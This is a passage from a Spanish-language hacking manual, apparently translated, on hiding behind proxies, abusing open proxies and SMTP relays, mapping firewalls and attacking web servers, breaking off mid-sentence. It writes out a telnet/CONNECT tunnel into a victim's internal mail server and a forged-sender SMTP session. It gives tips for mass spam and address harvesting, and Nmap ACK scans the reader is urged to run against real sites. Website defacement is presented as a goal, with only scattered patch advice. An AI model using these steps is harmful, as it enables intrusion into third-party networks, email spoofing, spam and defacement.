Otra forma de mejorar el anonimato en la Red, más sencillo pero menos eficaz, es utilizar programas que automáticamente eligen de una lista de proxies y se conectan a ellos. Cada vez que el programa es activado, se elige un servidor al azar o de acuerdo a unos criterios predefinidos. Algunos también son capaces de cambiar entre proxies cada cierto tiempo, pulverizando los rastros. El navegador debe ser configurado para acceder al programa, que ejecuta la dirección de bucle invertido ("localhost" o 127.0.0.1), y dejar que el programa se encargue de encontrar un proxy seguro.
Un buen servicio de pago proxy asistida por un programa cliente es el Anonymizer (www.anonymizer.com). La versión más básica del coste del servicio en marzo de 2003 EE.UU. $ 49.90 más impuestos, y estaba disponible sólo para Windows. Entre las características que ofrece, además de proxy aleatorio con servidores públicos está, el cifrando de direcciones URL, la gestión de las cookies, bloqueo de web bugs, eliminación automática del historial de páginas visitadas y una barra de herramientas para Internet Explorer 6.

Además de él, podemos destacar el Anonymity 4 Proxy (www.inetprivacy.com/a4proxy/). Disponible para todas las versiones de Windows, tiene una lista muy grande de proxies públicos, y gestiona las conexiones a todos ellos. Tiene varias opciones para vincular las áreas de Internet o sitios específicos para uno o varios servidores proxy, análisis de tráfico y protocolos asociados y compartimiento de conexión con una red local.




Otro hallazgo destacable es el “Stealther", un programa de software que ofrece la posibilidad de utilizar una serie de proxies públicos para automatizar la conexión en cadena.



El Stealther se puede encontrar en (www.photonosoftware.com/Stealthe/main.php3;?language=eng&reseller=9824).

Para la pandilla del Software Libre esta el JAP - Java Anonymity and Privacy. Como está escrito en Java, funciona en diferentes plataformas que soportan este lenguaje, incluyendo Unix, Macintosh, OS/2 y Windows. El software se puede descargar de anon.inf.tu-dresden.de/ (el sitio está en alemán).



El personal de Unix, no ha sido olvidado. El ProxyTools (proxytools.sourceforge.net) es un conjunto de herramientas para escritorio y servidor que también permite la navegación de forma anónima en Internet a través de proxies anónimos. Se ha diseñado específicamente para ayudar a los usuarios de Internet en los países que aplican la censura en Internet, como China, Birmania y los países islámicos (y más recientemente, los Estados Unidos de América). Las herramientas para las máquinas-cliente se ejecutan exactamente de la misma manera que los otros programas antes mencionados: buscan y encuentran servidores proxy públicos. También hay un “daemon” que se puede ejecutar en un servidor Unix y realiza la función de "proxy de proxy". Así, el cliente no necesita instalar nada en el equipo, huyendo de las redadas policiales, y sobre todo del draconiano castigo para los infractores de las leyes de censura. En algunos países, estas sanciones pueden incluir la ejecución del delincuente.
Otras herramientas son similares para Unix son el Bouncer (www.r00t3d.org.uk) y el ProxyFloppy (www.nameless.cultists.org).
A pesar de ser más seguro que navegar a pecho descubierto, cuidado con los proxies, sobre todo los públicos!. Algunos son trampas de la policía, otros son por naturaleza

inseguros, y puede haber incluso servidores maliciosos, mantenidos por hackers, para rastrear "script kiddies" e internautas incautos, con el objetivo de utilizarlos (especialmente su IP) en los ataques de suplantación de identidad. Por esta razón, los hackers experimentados prefieren invadir una red poco importante (pequeñas empresas, escuelas o universidades) para utilizar su proxy. O valerse de servidores proxy mal configurados sueltos por Internet.

- Proxies privados

Hay varias maneras de entrar en un equipo que ejecuta un programa de proxy y esconderse en Internet. El método para cada tipo de servidor proxy depende de la versión y sistema operativo en el que rueda. Pero hay algunas vulnerabilidades que funcionan en cualquier plataforma, ya que son inherentes a la tecnología y no a la aplicación de la tecnología por un desarrollador en particular.
Uno de estos casos es el túnel del TCP, una forma de encapsular los paquetes TCP en otros para llevarlos con seguridad a través de Internet. Esta tecnología es ampliamente utilizada para crear VPNs o redes privadas virtuales. Pero un fallo en la tecnología puede dar a los hackers expertos un proxy improvisado. Esta vulnerabilidad es realmente vieja. Mire lo que dice el FAQ del Software “Squid”.
(www.squid-cache.org/Doc/FAQ/FAQ-1.html.) En el punto 1.12:

"*Desde la versión 2.5, Squid soporta conexiones SSL y tráfico de "túnel" entre clientes y servidores. En este caso, Squid puede transmitir los bits cifrados entre los dos extremos de la conexión.*
Normalmente, cuando el navegador se encuentra con una URL “https”, realiza una de las dos acciones siguientes:

1 El navegador abre una conexión SSL directamente con el servidor “https”;
2 El navegador solicita para abrir un túnel IP a través de Squid usando el método CONNECT.

El método CONNECT es una forma de túnelar cualquier conexión que pase a través de un proxy HTTP. El proxy no interpreta o entiende el contenido que esta siendo tunelado, sólo lo transfiere entre las dos máquinas que participan en la conexión. Para obtener más información sobre tunelamiento y el método CONNECT, ver. El proyecto de Internet "Tunneling TCP based protocols through web proxy servers" (www.web-cache.com/Writings/Internet-Drafts/draft-luotonen-web-proxy-tunneling-01.txt) y RFC2817 (ftp://ftp.isLedu/in-notes/rfc2817.txt)"

Véase la siguiente frase, de la FAQ: "*El proxy no interpreta o entiende el contenido que esta siendo tunelado, sólo lo transfiere entre las dos máquinas que participan en la conexión.*" Esto significa que el proxy no verifica si los datos están encriptados o no. Por lo tanto, puede explotar esta vulnerabilidad utilizando el método CONNECT para conectarse a un servidor, que puede ser una tanto una máquina en Internet como un servidor en la intranet. Recuerde que el proxy se puede ejecutar en una máquina “gateway”, que tenga dos interfaces de red (uno para la red interna y uno para red

externa). Tomando posesión del proxy, el atacante tiene acceso a la red interna, aunque este implementada con IPs reservados como IP 10.0.0.0. o 192.168.0.0!
¿Qué tal un ejemplo práctico? En un proxy vulnerable, nos conectamos a un servidor de e-mail interno y lo vamos a utilizar como remailer. Considere la siguiente información:

- IP del atacante: 200.230.xxx.yyy
- Proxy vulnerable de la víctima: 64. 31.aaa.bbb, "escuchando" en el puerto 3128
- Servidor SMTP interno de la victima: 192.168.1.11

Conectese con el servidor proxy utilizando el viejo telnet (en el ejemplo se utiliza el shell de Unix, pero se puede hacer en Windows sin problemas, con emuladores de terminal y telnet como TeraTerm o HyperTerminal, que vienen con el SO):

```
$ Telnet 64.131.aaa.bbb 3128
```

Una vez conectado, escriba el siguiente comando:

```
CONNECT 192.168.1.11:25 / HTTP/1.0
```

Si, como respuesta, aparece el “banner” del servidor, usted puede emitir comandos para enviar sus mensajes de e-mail anónimos (véase la siguiente sección, "remailers anónimos" al final de este capítulo). Tenga en cuenta que SMTP se utiliza aquí solo como ejemplo. Usted puede utilizar el método CONNECT para cualquier servicio: POP, FTP, HTTP, SMB/CIFS, Telnet … También tenga en cuenta que tunelando varios proxies en cadena, es posible poner múltiples niveles de proxy en los ataques.
La solución para este problema es tan simple y evidente como apagar el túnelado TCP en su proxy. Si el túnelado es absolutamente necesario, no dejes tu proxy conectado directamente a Internet. Instalalo en otra máquina y ponlo detrás del firewall. Restringir los puertos a través de los cuales se puede hacer túnelado, dejando sólo aquellos que realmente se usen, es también un buen ajuste.

- Squid

El Squid, servidor proxy número uno para los amantes del Unix y software libre, también tiene sus propias heridas. Sitios con Squid con normas de firewalls mal configuradas son un banquete para aquellos que buscan el anonimato. Pero incluso los sistemas perfectamente configurados (y sin duda seguros desde el punto de vista de el administrador) pueden ser vulnerables a ataques. Existe una vulnerabilidad reciente (lwn.net/Vulnerabilities/4336) que permite diversos ataques, incluyendo:

- Problemas con el protocolo Gopher permite que menús mal formados causen problemas de seguridad;
- Los dos canales de comunicación FTP permiten que los datos sean extraídos o insertados, pudiendo forzar la descarga de archivos arbitrarios o ejecutar comandos en el servidor;
- Fallo de autenticación permite a los usuarios no registrados utilizar el proxy.

Los tres defectos se podrían utilizar para, además de invadir el servidor en el que Squid esta corriendo, forzar al proxy ha transmitir IPs no autorizados. Se pueden encontrar Exploits en Security Focus (www.securityfocus.com). La solución es simple: actualizar Squid a la versión 2.4 STABLE 7 o superior. Pero como los administradores de red que hay son perezosos, es posible que, encuentres durante muchos años, aun, Squid con versiones vulnerables.

- WinGate

WinGate se puso en marcha en 1995 como una distribución de Internet para redes domésticas. Simula un proxy/gateway por mascara de IP y por su bajo precio, era muy popular en los EE.UU. A pesar de ser un producto ya bastante viejo, muchas personas todavía lo utilizan para compartir su conexión a Internet con una pequeña red de máquinas. Hay varias maneras de “tumbar” versiones antiguas de WinGate. Una de las más conocidas es conectar (con telnet, por ejemplo) el puerto 2080 y enviar unos pocos kilobytes de datos cualesquiera.
Pero lo interesante es que algunas versiones de WinGate mal configuradas permiten que sea utilizado como un proxy anónimo. Si ejecuta una de estas, se arriesga a prestar su IP a los script kiddies para atacar el Pentágono. Encontrar exploits para WinGate es muy fácil. Utilice su motor de búsqueda favorito y pregunte por "wingate scanner ”. Tenga en cuenta que muchos de estos escáneres pueden ser trampas para atrapar "script kiddies" y por lo tanto contener virus y troyanos - Actualice sus antivirus!
La solución a esto es bastante fácil. Si usted insiste en el uso de Windows, actualice WinGate (www.wingate.com) o utilice otros programas como WinProxy (www.winproxy.com). Las nuevas versiones de Windows tienen Internet Connection Sharing, que hace innecesario el uso de programas externos. Pero el propio ICS es en si mismo inseguro, lo que le recomendamos instalar un firewall personal como ZoneAlarm (www.zonealarm.com) o compre en la chatarreria un misero 386 (que rule, obviamente) con al menos 8 Mbytes de RAM y sin HD. En el, instale algún firewall+gateway basado en Linux o FreeBSD. Buenas opciones son Coyote Linux (www.coyotelinux.com). Trinux (trinux.sourceforge.net) y FreeSCO (www.freesco.org). El coste de la chatarra 386 es más barato que las licencias de WinGate, WinProxy o ICS de Windows y Zone Alarm. Por otra parte, si esta bien configurado funcionara mejor, será mas seguro y dejara el ordenador con menos basura instalada.

Remailers anónimos

Una de las cosas más molestas que hay (después de los vendedores de enciclopedias, de los pop-ups en los sitios web y los representantes de las casas de software, instando a que utilice su programa muy caro, y no el libre que hace lo mismo) es el spam. Todos recibimos cada día, decenas o incluso cientos de correos basura que nos ofrecen de todo, desde sexo a cucharones ultramodernos. Al principio, es fácil configurar un cliente de correo como Outlook o Eudora, para que en el campo "De", de los mensajes enviados, aparezca una dirección diferente a la suya.
Pero este engaño se descubre fácilmente, ya que el encabezado del correo electrónico

(los datos que van antes de su mensaje, y que por lo general no se ven) se registra su dirección de e-mail, la dirección de su servidor SMTP e incluso el nombre del programa que usted utiliza. Para enviar spam (o un troyano), tendrá dos opciones, como se muestra a continuación:

- Buscar servidores SMTP que están abiertos para relay externo, es decir que acepten conexiones desde cualquier rincón de Internet. Créanme, son bastante comunes.
- Utilizar un software o sitio web para enviar mensajes de correo electrónico sin revelar la fuente.

En servidores SMTP desprotegidos , puede configurar el cliente de correo electrónico para conectarse a él, pero podría dejar muchas huellas. Una buena técnica es usar telnet para ello. Una vez que encuentre un servidor de correo electrónico abierto al público en general, darle un telnet al puerto 25:

```
$  Telnet  IP.DEL.SMTP.ABIERTO  25
```

En el prompt que aparece, debe introducir los comandos que normalmente su e-mail enviaría al servidor - sí, son en texto plano!

```
HELO servidor.aberto.com
MAIL FROM: mailfalso@servidor.aberto.com
RCPT TO: pr@presidencia.gov.br
FECHA
Date: Thu, 31 de diciembre 1998 12:16:35 -0500 (EST)
De: mailfalso@servidor.aberto.com (Un brasileño resuelto)
Para: pr@presidencia.gov.br
Asunto: Programa de Gobierno
Responder a: mailfalso@servidor.aberto.com
Hey! ¿Cuándo va a llegar a cumplir el programa de gobierno, ¿eh?
SALIR
```

Algunos sistemas, abiertos para relay externo, son inmunes a este procedimiento. Usted será capaz de enviar correo electrónico, pero no se le permitirá "mentir" sobre su dirección. Enviar un correo electrónico a uno mismo es una buena prueba, pero asegúrese de comprobar los encabezados! Lo que pasa es que los nuevos servidores SMTP verifican su identidad con el servicio “identd” (que trata de identificarlo de forma remota). En estos casos, es necesario "engañar" a “identd” primero, para después usar el SMTP abierto. No tenga pereza para completar todos los campos que se muestran. Así, su mensaje parecerá un mensaje real. Para obtener más información sobre el funcionamiento del protocolo SMTP, consulte RFC 822 y 931.
Hay varios sitios que envían mensajes de correo electrónico anónimo. Incluso los principales sitios de alojamiento gratuito y los motores de búsqueda (como Lycos: members.lycos.fr/moiaptoi/mail.php) tienen páginas especiales para el envío de correos electrónicos con mensajes y tarjetas electrónicas a tus amigos – esta herramienta en las manos de un hacker, se convierte en un arma. Una búsqueda rápida en Google devuelve varios ejemplos de “web anonymous mailers”. Separamos entre los cientos mostrados, estos cinco:

- www.gilc.org/speech/anonymous/remailer.html
- fanclub.etoy.c3.hu/tanksystem/underground-tank/resistance/mailerform.html
- www.judsonalumni.com/level5 <= Un sitio de estudiantes!
- www.email-anonyme.fr.st
- www.mailer.us.tf

Incluso puede invadir cualquier servidor en Internet y aplicar allí, sin que nadie lo sepa, el software de correo propio. Un código de ejemplo (en PHP) se puede ver en http://www.pscode.com/vb/scripts/ShowCode.asp?txtCodeId=95.3=8ylngWId.
Hay cantidad de software que automatiza el proceso de enviar toneladas de correos electrónicos a miles de direcciones, incluyendo implementar su propio servidor SMTP domestico o explorar Internet detrás de servidores corruptos. Si utiliza Unix y tiene conexión directa a Internet, puede instalar un completo servidor de SMTP en el equipo, configurarlo con un dominio ficticio, y dar la brasa! Algunos proveedores de Internet bloquean servidores SMTP a sus abonados, pero nada que un proxy público no arregle. Hay varias opciones disponibles, siendo Qmail, Sendmail y el veterano Postfix las más conocidas. En un refinamiento de este proceso se pueden utilizar servidores de listas de correo para automatizar la entrega a muchos destinatarios. Entre la lista de los más comunes están los servidores de Mayordomo, Exim y GNU Mailman. Para alimentar a los servidores de listas, basta con crear una lista de distribución y suscribirse, poco a poco, se irán sumando las direcciones recopiladas de Internet. Hay scripts como Bulk Mailer (ftp://cs.utk.edu/pub/moorelbulk.mailer/) que facilitan la tarea aún más. Una búsqueda en Google sería suficiente para empezar, pero no es necesario: basta con copiar y pegar desde los mensajes de correo electrónico de fin de año que suele recibir, que suelen venir llenos de direcciones en los campos "Para" y "CC". Si usted es el enemigo de spam, una recomendación: Al reenviar mensajes de correo, utilice siempre el campo "Copia oculta" o BCC..
En el lado del cliente, se pueden enviar correos electrónicos anónimos sin invadir ningún servidor. Tenga en cuenta que, a pesar de ser la solución más simple, es peligrosamente fácil de rastrear. Algunos programas (de pago) para Windows, que hacen esto son:

- Send-Safe: www.send-safe.com
- Bulker: www.bulker.us

Hay algunos otros programas libres que prometen: enviar e-mails anónimos a un gran número de personas. Pruebelos todos. Pero no espere la facilidad de un script, como diría la hackergirl *Melpôneme*. Trate de entender cómo trabajan los servidores SMTP, y verá que es fácil usar cualquiera de ellos para enviar correos electrónicos anónimos. Una última recomendación: lea las RFCs!


Agujereando Firewalls

Cuando alguien invade un ordenador domestico, tiene a su disposición algunos archivos importantes sólo para el propietario. Tal vez algún software ingenioso que merece ser copiado. Estas máquinas no sirven para realizar el sueño warholiano de los adolescentes:

tener su momento de fama.
Para lograr la tan buscada publicidad gratis, es necesario atacar los sistemas que son visibles al público en general. Alterar sitios web es la primera elección, ya que se puede dar cualquier mensaje y la obra de arte siempre estará firmada. Pero hay otras opciones de mas repercusión, aunque más anónimas. Tumbar servidores de empresas o enrutadores de Internet son dos de ellas. A pesar del anonimato, el daño causado es grande.

- Firewalls

Vamos a decir la verdad: quien hoy, en su sano juicio, dejaría un servidor web conectado directamente a Internet? (Vale, vale, vale, esta bien, mucha gente haría eso ...?) Aunque se trate de equipos que sean accesibles a los usuarios de Internet en general, debe garantizarse un cierto grado de protección para que el sitio no sea “molestado” el primer día (o antes a primera hora ...). Esta protección suele ser relegada a los dispositivos llamados Firewalls.
Un firewall se coloca siempre en el límite entre dos o más redes. Puede ser entre redes privadas o entre una red privada e Internet. La función de los estos equipos es controlar el tráfico entre ellos, permitir o bloquear la información de acuerdo a normas específicas.
Hay varias explicaciones para usar la palabra firewall. Los autores prefieren la definición de "puerta cortafuegos", es decir, deja pasar a la gente que huye del fuego, pero bloquea el fuego. Del mismo modo, los Firewalls actúan como puertos que permiten a algunas conexiones entrar o salir de la red, mientras que bloquean otras. Por lo general, a las conexiones procedentes de dentro de la red se les permite, mientras que las procedentes de fuera de la red se bloquean.



Hay tres tipos básicos de servidores de seguridad. Los más tradicionales son dos, los filtros de paquetes y los servidores proxy. El tercer tipo es una evolución del filtro de paquetes tradicional llamado filtro de los paquetes por estado o stateful packet filter (SPF).

- Filtros de paquetes

La opción mas antigua de impedir el acceso no deseado a nuestras redes podría ser la de analizar los paquetes TCP/IP uno a uno, mirando las cabeceras, y decidir (o adivinar) si es maligno o no. Por lo general, las "preguntas" que el filtro hace que el paquete son:

- El paquete está dirigido a la dirección IP de algún servidor de la red?
- Su dirección IP de origen esta permitida en esta red?

- El puerto TCP/UDP al que se destina, corresponde a un servicio que se ofrece en mi red?
- El puerto TCP/UDP de origen corresponde a una aplicación cliente de mis servicios?
- Los bits del paquete (SYN o ACK) forman parte del protocolo de enlace TCP?
- El paquete IP esta saliendo o entrando en la red?

Si la respuesta a las cinco primeras preguntas es afirmativa, el servidor de seguridad permite que el paquete entre o salga. La configuración de cada una de las situaciones de permiso o bloqueo de paquetes se llama regla. Un conjunto cualquiera de estas reglas se denomina lista de control de acceso, *access control list* (ACL). Hay varios programas de software que implementan filtros de paquetes. Algunos se instalan en hardware específico, tales como routers y los llamados "firewalls de rack". Otros son programas que se ejecutan en equipos normales. Algunos tienen interfaces gráficas para la configuración, otros deben ajustarse con líneas de comandos a veces complejas. Como la sintaxis y el modo de configuración varía mucho, no es posible mostrar un ejemplo real de regla de firewall. Sin embargo, como el filtrado es técnicamente idéntico, variando únicamente la sintaxis de comandos, una tabla de reglas podría, con fines didácticos, escribirse así:


IP de origen	IP de destino	Puerto de origen	Puerto de destino	Protocolo	FlagTCP	Acción
Red interna	Red externa	Todas	80	TCP	Todos	Permitir
Red externa	Red externa	80	Todas	TCP	ACK	Permitir
Red externa	Servidor Web	Todas	80	TCP	SYN	Permitir
Servidor Web	Red externa	80	Todas	TCP	ACK	Permitir
Todas	Todas	Todas	Todas	Todos	Todos	Negar

En este ejemplo, nuestro administrador de red quería permitir el acceso a la World Wide Web para los usuarios de esa red. Normalmente, los servidores Web se ejecutan en el puerto TCP 80 (recuerde: RFC1700). De acuerdo con la primera regla, todas las conexiones desde el interior hacia el exterior cuyo destino es el puerto 80 está permitido. Obviamente, el navegador del usuario envía un paquete TCP SYN al puerto 80 del servidor web y espera una respuesta. Esta respuesta viene en forma de un paquete ACK, cuyo puerto de origen es el puerto TCP 80 del servidor con destino a cualquier puerto superior a 1024 en el ordenador del usuario. La segunda regla permite eso.
La tercera regla permite que cualquier solicitud de conexión (es decir, un paquete TCP SYN) se pase a la dirección del servidor Web, y sólo a él, en el puerto 80. Una petición al puerto 80 de cualquier otra máquina se bloquea. La respuesta de nuestro servidor web pasa por el firewall, permitida por la regla cuatro. Por fin, la regla cinco, bloquea todas las demás conexiones.
Sin embargo, el filtro de paquetes es ignorante. Al margen de lo definido en sus reglas, él no sabe nada más. Mire la regla dos. Cualquier paquete TCP que venga de fuera, cuyo origen es el puerto 80 y tenga el flag ACK activado, seria aceptado por el firewall, sin problema. Ahora, un hacker podría enviar un ACK que no formaba parte de un protocolo

de enlace TCP. Con este paquete, todas las direcciones IP en la red podría ser testadas para verificar su existencia. Se trata de un agujero de seguridad bonito!
Otro problema son los paquetes UDP. No tienen los flags de control, sólo *IP/puerto* de origen y de destino. El administrador sólo tiene dos opciones: bloquearlos o permitirlos. Servicios importantes tales como DNS (puerto 53), utilizan puertos UDP y por lo tanto deben ser liberados en el cortafuegos. Al mismo tiempo, el mismo puerto UDP 53 se puede utilizar para transmitir datos al hacker por medio de un caballo de Troya. El filtro de paquetes no tiene forma de distinguir entre una conexión válida y una maliciosa.

- Proxies

Los filtros de paquetes, como su nombre indica, se basan en la información descargada de los mismos paquetes para tomar decisiones acerca de quién entra o sale y que está prohibido. Por el contrario, firewalls basados en la tecnología proxy, trabajan con la capa de aplicación. El proxy interactúa con el programa y sus protocolos, independientemente de cómo este protocolo se encapsula en el protocolo TCP/IP. Por ejemplo, un proxy Web muy conocido en el mundo Unix, “Squid”, sólo funciona con el protocolo HTTP, bloqueando los demás. Además, es inmune a los ataques con paquetes aislados. El paquete ACK que paso con gallardía por el filtro de paquetes, es solemnemente ignorado por el proxy, que se "cepilla los bits" del protocolo HTTP para dejar pasar sólo los mensajes que cumplan estrictamente con las normas - mucho más eficaz que simplemente bloquear las conexiones ACK TCP/80. Hay proxies para todos los gustos, siendo HTTP, FTP y Telnet los más comunes.



Opcionalmente, un proxy puede autenticar a los usuarios, permitiendo sólo los inicios de sesión registrados correctamente en él. Y es útil para controlar quien puede, o no, acceder a servicios externos – un control muy útil en las empresas - es mucho más útil para prevenir que los troyanos se conecten con sus maestros del mal envueltos en las brumas de Internet. De hecho, en un filtro de paquetes que permita la conexión a través del puerto TCP 80, con las peticiones HTTP válidas, podríamos tener troyanos conectándose por el mismo puerto. Con un proxy no sería posible. Aunque el troyano disfrace sus datos con una cabecera HTTP valida, la conexión no pasaría por el esquema de autenticación.

- Filtro de los paquetes por estado (SPF)

¿Que tal proporcionar algo de inteligencia a los microcéfalos filtros de paquetes? Una nueva tecnología de análisis de paquetes fue añadida a los filtros, permitiendoles recordar los paquetes anteriores antes de permitir la entrada a uno más reciente. Esta "memoria" se aplica en forma de una tabla de conexiones activas. Cuando se inicia una conexión, todos los datos del paquete se almacenan en ella. Si un nuevo paquete llega en dirección a la misma máquina, el SPF consulta la tabla. El nuevo paquete será aceptado si mantiene una relación o se rechaza, si no la tiene.

Un ejemplo práctico es el *handshake* más básico de TCP. Una máquina dentro de la red envía un paquete TCP SYN, que pasa por el SPF y se coloca en la tabla. Este equipo espera un TCP SYN/ACK de la otra máquina (externa) que participa en la conexión. Cuando el paquete llega, el SPF examina la tabla, y observando que se trata de un paquete válido, permite su paso. El servidor de seguridad sabe que sólo puede aceptar el paquete SYN/ACK si es una respuesta a un SYN desde el interior de la red. Así, un experto black hat que use un ACK solitario no puede, en esta ocasión, espiar nuestra red.

- Buscando las reglas del filtro de paquetes

Un script kiddie por lo general deja de escanear la red si sus paquetes ACK no pasan por el firewall. Hay maneras de perforar cualquiera de los tres tipos de cortafuegos, que se estudiarán con más detalles más adelante en el libro.

Por ahora, vamos a preocuparnos por la débil oposición ofrecida por los filtros de paquetes. Lamentablemente, vemos que en la gran mayoría de las redes conectadas a Internet se ha instalado sólo estos filtros. Los proxys son usados comúnmente como caché para mejorar el rendimiento de las conexiones y rara vez son usados como firewalls. Los SPFs están aún más olvidados: la mayoría de "gestores" de la red por ahí ni siquiera saben lo que son los *Stateful Packet Filters*.

Es posible determinar, a través de los paquetes ACK, que puertos de un filtro de paquetes se dejaron abiertos. Como se mencionó anteriormente, los filtros de paquetes dejaran pasar cualquier paquete con el flag ACK, pensando que son respuestas a las solicitudes de salida SYN anteriores. Un PortScanner (por ejemplo, **Nmap**) puede enviar paquetes ACK para todos los puertos de una determinada dirección. Hacer esto con toda la gama de direcciones IP asignadas a dicha red puede determinar todas las reglas de filtrado de los cortafuegos.

Para hacer que Nmap envíe paquetes ACK para todos los puertos en una sola máquina, utilice la opción -sA (hay que ser root para esto):

```
# Nmap –sA (IP que se debe buscar)
```

El prompt que se muestra es de Unix, pero en Windows sería exactamente lo mismo. Obviamente, uno puede utilizar la interfaz gráfica (NmapWin y Nmapfe) para facilitar la tarea, si así lo desea.
Se puede hacer el mismo análisis con todos los puertos en un rango de IPs (es decir, varias máquinas). Por ejemplo:

```
# Nmap –sA 192.168.1 .*
```

Analiza todas las direcciones IP 192.168.1.0 a 192.168.1.255

```
# Nmap –sA 192.168.1.3-127
```

Analiza todas las direcciones IP de 192.168.1.3 a 192.168.1.127

Ejecuta este comando en una serie de sitios web y podrás ver que no todos hicieron sus deberes. Elije uno de ellos (el más bacheado) y trata, a partir de los datos presentados por Nmap de determinar las reglas del firewall en cuestión.
Otro comando muy interesante es Traceroute/Tracert. Si estás en una máquina Unix, pruebe con el siguiente comando:

```
# traceroute (IP del servidor Web)
```

En una máquina Windows, el comando sería:

```
C:\tracert (IP del servidor Web)
```

Verá una lista de todos los números de IP (y, en su caso, el nombre DNS) de los ordenadores y routers en el camino entre el ordenador y el equipo de destino. Es muy probable que, siendo el equipo de destino un servidor web, las dos interfaces de red (es decir, los números de IP) inmediatamente anteriores al servidor, pertenezcan al firewall. Tenemos, por tanto, tres de informaciones válidas: la dirección IP del servidor web, la dirección IP de su servidor de seguridad y sus reglas de filtrado. Con un poco de paciencia, el hacker puede intentar varias direcciones próximas con **Nmap** y **Traceroute** o **Tracert**, y con los datos obtenidos hacer un diagrama aproximado de la red que está atacando. Peligroso, ¿no es así?
Con esta información, un escáner de vulnerabilidades, como **Nessus**, puede abrir un mundo de opciones para invadir cualquiera de las máquinas encontradas. Sólo tiene que encontrar el agujero, descargar el exploit (www.cert.org y www.securitifocus.com). Para empezar) y ejecutarlo.

Servidores Web

Debemos conocer con cierta profundidad los “daemons” HTTP a ser atacados, con el fin de invadir rápidamente y cambiar sus páginas. Conocer las vulnerabilidades en ellos es crucial para el éxito de la empresa. Una vez invadidos, los caminos que conducen a las

páginas deben ser capturados rápidamente para evitar una conexión larga en el tiempo y posibles rastreamientos.

- Apache

El servidor HTTP número uno del mundo es Apache (www.apache.org). Es un programa de código abierto y libre distribución de gran prestigio por su desempeño, seguridad y flexibilidad. Sin embargo, ningún software es 100% seguro, y Apache no es una excepción.

Los archivos de configuración de Apache, normalmente están en */etc*, en los directorios */etc/httpd* o */etc/apache*. En algunas implementaciones, puede estar en */usr/local/apache* o */var/httpd*. Es importante que el atacante esté familiarizado con los conceptos de funcionamiento de un servidor HTTP, en particular con apache, y especialmente con el fichero de configuración "httpd.conf". Otro punto interesante a estudiar son los mecanismos para el acceso a páginas restringidas a través de contraseñas. Estos mecanismos suelen utilizar archivos llamados "*.htaccess'* para almacenar el nombre de usuario y la contraseña de los usuarios registrados. Toda la información esta contenida en la documentación del producto, disponible en el sitio oficial.

La mejor manera de aprender acerca de Apache es manejándolo. Instala cualquier Linux en un equipo de prueba y la última versión de apache. Juega con la configuración, busca HOWTOs en Internet, crea páginas de acceso restringido y, sobre todo, observa cómo está organizada la jerarquía de directorios.

Como no todo son flores, Apache puede ser vulnerable a los ataques. Además de la mala configuración del Unix que lo acoja, el propio Apache puede estar configurado incorrectamente. Pero incluso si todo está en orden, puede haber fallos en el software que permitan una invasión. Un ejemplo sencillo. Apache tiene un módulo, *mod_php*, que permite la ejecución de sistemas escritos en lenguaje PHP en el servidor. Algunas funciones de *mod_php* permiten que un programa externo sea ejecutado. En estas situaciones, el control del puerto en el que Apache escucha "(por lo general 80) se pasa a este programa externo. Por lo tanto, es fácil hacer un pequeño programa con código malicioso que permita a un hacker tomar el puerto 80, basta con que el programa nunca devuelva el control a Apache, y que este abierto para la transmisión de datos por parte del hacker. El invasor puede enviar cualquier cosa por el puerto 80, incluyendo otras páginas HTML sin modificar el contenido de las páginas alojadas en el servidor. El exploit, y una explicación más detallada se puede encontrar en www.guninski.com/php1.html.

- Sun ONE/iPlanet

Sun ofrece el servidor HTTP de Sun ONE (antes iPlanet), un servidor potente y muy rápido, pero con algunos errores. El Sun ONE es parte de un conjunto más amplio de herramientas para el desarrollo de aplicaciones empresariales en Java, y por lo tanto es difícil (pero no imposible) encontrarlo sirviendo páginas web. La documentación sobre el servidor se puede encontrar en el sitio oficial: www.sun.com/software/products/websrvr/home.web.srvr.html.

Una de las vulnerabilidades más conocidas del antiguo iPlanet y que algunas versiones

